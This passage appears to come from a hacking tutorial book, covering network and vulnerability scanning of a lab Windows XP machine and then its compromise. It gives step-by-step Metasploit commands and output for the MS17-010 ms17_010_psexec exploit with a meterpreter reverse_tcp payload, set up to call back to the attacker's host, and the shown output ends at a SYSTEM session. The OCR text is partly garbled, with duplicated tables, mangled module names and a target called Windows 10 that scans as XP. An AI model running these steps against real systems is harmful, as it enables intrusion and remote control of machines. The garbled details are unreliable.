          RX packets 486 bytes 34635 (33.8 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 486 bytes 34635 (33.8 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:~#
```

In the image above, we are getting IP address 192.168.248.132

Open terminal in Kali Linux and type netdiscover -r 192.168.248.132/24



You will get the IP address and MAC address of all the devices connected in your network.

4.3.2 Scanning the ports:

Just like a big house which has so many doors and windows to enter into every computer system has different ports to enter.

Ports are nothing but the virtual gate to enter into a computer system and every computer has 0-65,535 ports.

Port range 0-1023 is known as reserved ports because these are reserved for particular services. E.g. port 80 for HTTP.

Finding open ports would be useful for designing exploit to use in later phase of attack. So, let's find the open ports.

Process:

Open terminal in Kali Linux and type nmap -O <target IP Address>.

In this case IP address of Windows 10 machine. -O is used for OS detection.

```
root@kali:~# nmap -O 192.168.248.134
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-14 00:08 EDT
Nmap scan report for 192.168.248.134
Host is up (0.001s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
MAC Address: 00:0C:29:E0:03:4F (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2
OS details: Microsoft Windows XP SP2 or Windows Server 2003 SP1 or SP2
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.21 seconds
root@kali:~#
```


In the result, we are getting list of open ports and name of operating system i.e. Microsoft Windows XP 2003

3. Vulnerability Scanning:

Now that we know the details about open ports, we have to scan the vulnerability of the system.


Process:

Open terminal in Kali Linux and type:
nmap --script vuln <target IP address>



```
root@kali:~# nmap --script vuln 192.168.248.134
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-14 00:09 EDT
Nmap scan report for 192.168.248.134
Host is up (0.0011s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
139/tcp    open  netbios-ssn
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
445/tcp    open  microsoft-ds
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
1025/tcp   open  NFS-or-IIS
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:0C:29:E0:03:4F (VMware)

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|     Microsoft Windows system vulnerable to remote code execution (MS08-067)
|       State: VULNERABLE
|       IDs: CVE:CVE-2008-4250
|         The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3,
|         Server 2003 SP1 and SP2,
|         Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote atta-
|         ckers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during p
```



```
root@kali:~# nmap --script vuln 192.168.248.134
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-14 00:13 EDT
Nmap scan report for 192.168.248.134
Host is up (0.0011s latency).

v1      |_ smb-canonicalization:
        |   Disclosure date: 2008-10-23
        |   References:
        |     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
        |     https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
        |_ _smb-vuln-ms10-054: false
        |_ _smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
        |_ _smb-vuln-ms17-010:
        |   VULNERABLE:
        |     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
        |       State: VULNERABLE
        |       IDs: CVE:CVE-2017-0143
        |       Risk factor: HIGH
        |         A critical remote code execution vulnerability exists in Microsoft SMB
        |         servers (ms17-010).
        |
        |   Disclosure date: 2017-03-14
        |   References:
        |     https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
        |     https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-
        |     for-wannacrypt-attacks/
        |_ _ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 64.79 seconds
root@kali:~#
```

For further details about vulnerabilities of systems visit www.cvedetails.com.

Note: Nmap is a very powerful tool that can be used for different purpose but that is beyond the scope of this book.

This was all about Scanning. Now, let's move to the next module which is everyone's favorite i.e. Exploitation (System Hacking).

CHAPTER-5

SYSTEM HACKING

5.1 Project Name:

System Hacking

5.2 Aim/Objective:

The process of gaining access to an operating system is known as system hacking. In this module, we will exploit the vulnerability of an operating system by using passive and active method.

5.3 Passive System Hacking:

In this method, we will exploit the vulnerability of an operating system which is widely used for ATM machines i.e. Windows XP.

Passive method means gaining access of system remotely.

Process:

Open terminal in Kali Linux and type
msfconsole You will get a prompt with msf>

Type search ms17-010 or ms08-067 (we got this code during vulnerability scanning)

Lets use ms17-010 for this passive attack

kali - VMware Workstation 15 Player (Non-commercial use only)

Player [Shell No.1] Shell No.1 12:18 AM 26% ↻

Trash

File System

Home

```
File Actions Edit View Help
+ -- =[ 2018 exploits - 1099 auxiliary - 343 post      ]
+ -- =[ 562 payloads - 45 encoders - 10 nops      ]
+ -- =[ 7 evasion      ]

Metasploit tip: Display the Framework log using the log command, learn more
with help log

msf5 > banner
[!] Metasploit v5.0.89-dev

+ -- =[ 2018 exploits - 1099 auxiliary - 343 post      ]
+ -- =[ 562 payloads - 45 encoders - 10 nops      ]
+ -- =[ 7 evasion      ]

Metasploit tip: Search can apply complex filters such as search cve:2009 ty
pe:exploit, see all the filters with help search

msf5 > search ms17-010
Matching Modules
```

kali - VMware Workstation 15 Player (Non-commercial use only)

Player [Shell No.1] Shell No.1 12:17 AM 26% ↻

Trash

File System

Home

```
File Actions Edit View Help
msf5 > search ms17-010
=====
Matching Modules
=====
#  Name                               Disclosure Date  Rank
#  Check  Description
-----  -----
l  No    auxiliary/admin/smb/ms17_010_command      2017-03-14  normal
l  No    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remot
e Windows Command Execution
l  No    auxiliary/scanner/smb/ms17_010
l  No    MS17-010 SMB RCE Detection
l  Yes   exploit/windows/smb/ms17_010_永恒之蓝          2017-03-14  average
l  Yes   MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
l  No    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption f
or Win8+
l  Yes   exploit/windows/smb/ms17_010_psexec        2017-03-14  normal
l  Yes   MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remot
e Windows Code Execution
l  Yes   exploit/windows/smb/ms17_010_doublepulsar_rce 2017-04-14  great
l  Yes   SMB DOUBLEPULSAR Remote Code Execution
```

Copy the auxiliary/scanner/smb/smb_ms17_010 which is used to check and verify whether windows XP OS is vulnerable to this ms17 exploit.

Type use auxiliary/scanner/smb/smb_ms17_010

Type show info

```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > show info

      Name: MS17-010 SMB RCE Detection
      Module: auxiliary/scanner/smb/smb_ms17_010
      License: Metasploit Framework License (BSD)
      Rank: Normal

  Provided by:
    Sean Dillon <sean.dillon@riskSense.com>
    Luke Jennings


  Check supported:
    No

  Basic options:
    Name          Current Setting
    Required      Description
    ----          -----
    CHECK_ARCH   true
    no           Check for architecture on vulnerable hosts
    CHECK_DOPU   true
    no           Check for DOUBLEPULSAR on vulnerable hosts
    CHECK_PIPE   false
    no           Check for named pipe on vulnerable hosts
    NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.t
```

```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > show options

  Basic options:
    Name          Current Setting
    Required      Description
    ----          -----
    CHECK_ARCH   true
    no           Check for architecture on vulnerable hosts
    CHECK_DOPU   true
    no           Check for DOUBLEPULSAR on vulnerable hosts
    CHECK_PIPE   false
    no           Check for named pipe on vulnerable hosts
    NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.t
    RHOSTS       yes
    yes          The target host(s), range CIDR identifier, or hosts file with
    syntax 'file:<path>'
    REPORT       445
    yes          The SMB service port (TCP)
    SMBDomain   .
    no           The Windows domain to use for authentication
    SMBPass     no
    no           The password for the specified username
    SMBUser     no
    no           The username to authenticate as
    THREADS     1
    yes          The number of concurrent threads (max one per host)
```

Type show options




```
msf5 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

Name          Current Setting  Description
Required      true
-----  
CHECK_ARCH    true           Check for architecture on vulnerable hosts
CHECK_DOPU    true           Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE    false          Check for named pipe on vulnerable hosts
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.
txt          yes            List of named pipes to check
RHOSTS        yes            The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'  
REPORT       445            The SMB service port (TCP)
SMBDomain    .               The Windows domain to use for authentication
SMBPass      no              The password for the specified username
```

You can see that RHOST is empty. So assign RHOST

Type set RHOST <target IP>



```
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOST 192.168.248.134
RHOST => 192.168.248.134
msf5 auxiliary(scanner/smb/smb_ms17_010) > 
```

Type run

```
kali - VMware Workstation 15 Player (Non-commercial use only)
File Actions Edit View Help
CHECK_PIPE    false
no            Check for named pipe on vulnerable hosts
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.
txt yes       List of named pipes to check
RHOSTS        192.168.248.134
yes          The target host(s), range CIDR identifier, or hosts file wit
h syntax 'file<path>
RPORT         445
yes          The SMB service port (TCP)
SMBDomain    .
no           The Windows domain to use for authentication
SMBPass      no
SMBUser      no
The password for the specified username
THREADS      1
yes          The username to authenticate as
yes          The number of concurrent threads (max one per host)

msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOST 192.168.248.134
RHOST => 192.168.248.134
msf5 auxiliary(scanner/smb/smb_ms17_010) > run
[*] 192.168.248.134:445 - Host is likely VULNERABLE to MS17-010! - Window
s XP 3790 Service Pack 1 x86 (32-bit)
[*] 192.168.248.134:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

Type search ms17-010


```
kali - VMware Workstation 15 Player (Non-commercial use only)
File Actions Edit View Help
msf5 auxiliary(scanner/smb/smb_ms17_010) > search ms17-010
Matching Modules
=====
#  Name                               Disclosure Date  Rank
Check  Description
-----
l  No   auxiliary/admin/smb/ms17_010_command  2017-03-14  normal
l  No   MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remot
e Windows Command Execution
l  No   MS17-010 SMB RCE Detection
1   auxiliary/scanner/smb/ms17_010
2   exploit/windows/smb/ms17_010_永恒之蓝          2017-03-14  average
ge Yes  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
3   exploit/windows/smb/ms17_010_永恒之蓝_win8     2017-03-14  average
ge No   MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption f
or Win8+
4   exploit/windows/smb/ms17_010_psexec          2017-03-14  normal
l  Yes  MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remot
e Windows Code Execution
5   exploit/windows/smb/smb_doublepulsar_rce      2017-04-14  great
Yes   SMB DOUBLEPULSAR Remote Code Execution

msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

Type use exploit/windows/smb/ms17_010_psexec

Type set payload windows/meterpreter/reverse_tcp


Type show options



```
msf5 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_psexec
msf5 exploit(windows/smb/ms17_010_psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

Name      Required  Current Setting
----      -----  -----
DBGTRACE   yes      false
LEAKATTEMPTS  yes      99
NAMEDPIPE   no       A named pipe that can be connected to (leave blank
for auto)
NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/nam
ed_pipes.txt yes
RHOSTS      yes      The target host(s), range CIDR identifier, or hosts
file with syntax 'file:<path>'
```



```
for auto)
NAMED_PIPES      /usr/share/metasploit-framework/data/wordlists/nam
ed_pipes.txt yes  List of named pipes to check
RHOSTS          yes  The target host(s), range CIDR identifier, or hosts
file with syntax 'file:<path>'
RPORT           445  The Target port
SERVICE_DESCRIPTION  no  Service description to be used on target for pre
tty listing
SERVICE_DISPLAY_NAME  no  The service display name
SERVICE_NAME     no  The service name
SHARE            ADMIN$  The share to connect to, can be an admin share (ADM
IN$,C$,... ) or a normal read/write folder share
SMBDomain        no  The Windows domain to use for authentication
SMBPass          no  The password for the specified username
SMBUser          no  The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
```

```
SMBDomain no .  
SMBPass no The password for the specified username  
SMBUser no The username to authenticate as  
  
Payload options (windows/meterpreter/reverse_tcp):  
Name Current Setting Required Description  
---- -- -- --  
EXITFUNC thread yes Exit technique (Accepted: '', seh,  
thread, process, none)  
LHOST y be specified yes The listen address (an interface ma  
y be specified)  
LPORT 4444 yes The listen port  
  
Exploit target:  
Id Name  
-- --  
0 Automatic  
  
msf5 exploit(windows/smb/ms17_010_psexec) > 
```

You can see that RHOST and LHOST is blank. So you need to assign RHOST (IP address of target) and LHOST (IP address of attacker machine).

Type set RHOST <IP address of target>

Type set LHOST <IP address of attacker>

```
SMBUser no The username to authenticate as  
  
Payload options (windows/meterpreter/reverse_tcp):  
Name Current Setting Required Description  
---- -- -- --  
EXITFUNC thread yes Exit technique (Accepted: '', seh,  
thread, process, none)  
LHOST y be specified yes The listen address (an interface ma  
y be specified)  
LPORT 4444 yes The listen port  
  
Exploit target:  
Id Name  
-- --  
0 Automatic  
  
msf5 exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.248.134  
RHOST => 192.168.248.134  
msf5 exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.248.132  
LHOST => 192.168.248.132  
msf5 exploit(windows/smb/ms17_010_psexec) > 
```

Now, everything is set. Type exploit

```
kali - VMware Workstation 15 Player (Non-commercial use only)
Player [Shell No.1] Shell No.1 12:39 AM 17% G

File Actions Edit View Help
msf5 exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 192.168.248.132:4444
[*] 192.168.248.134:445 - Target OS: Windows XP 3790 Service Pack 1
[*] 192.168.248.134:445 - Filling barrel with fish ... done
[*] 192.168.248.134:445 - <----- | Entering Danger Zone | -----
[*] 192.168.248.134:445 - [*] Preparing dynamite ...
[*] 192.168.248.134:445 - [*] Trying stick 1 (x64)... Boom!
[*] 192.168.248.134:445 - [*] Successfully Leaked Transaction!
[*] 192.168.248.134:445 - [*] Successfully caught Fish-in-a-barrel
[*] 192.168.248.134:445 - <----- | Leaving Danger Zone | -----
[*] 192.168.248.134:445 - Reading from CONNECTION struct at: 0xfffffadfe6a72020
[*] 192.168.248.134:445 - Built a write-what-where primitive ...
[*] 192.168.248.134:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.248.134:445 - Selecting native target
[*] 192.168.248.134:445 - Uploading payload ... \UpSvrxx.exe
[*] 192.168.248.134:445 - Created \UpSvrxx.exe...
[*] 192.168.248.134:445 - Service started successfully ...
[*] 192.168.248.134:445 - Deleting \UpSvrxx.exe...
[*] Sending stage (176195 bytes) to 192.168.248.134:134
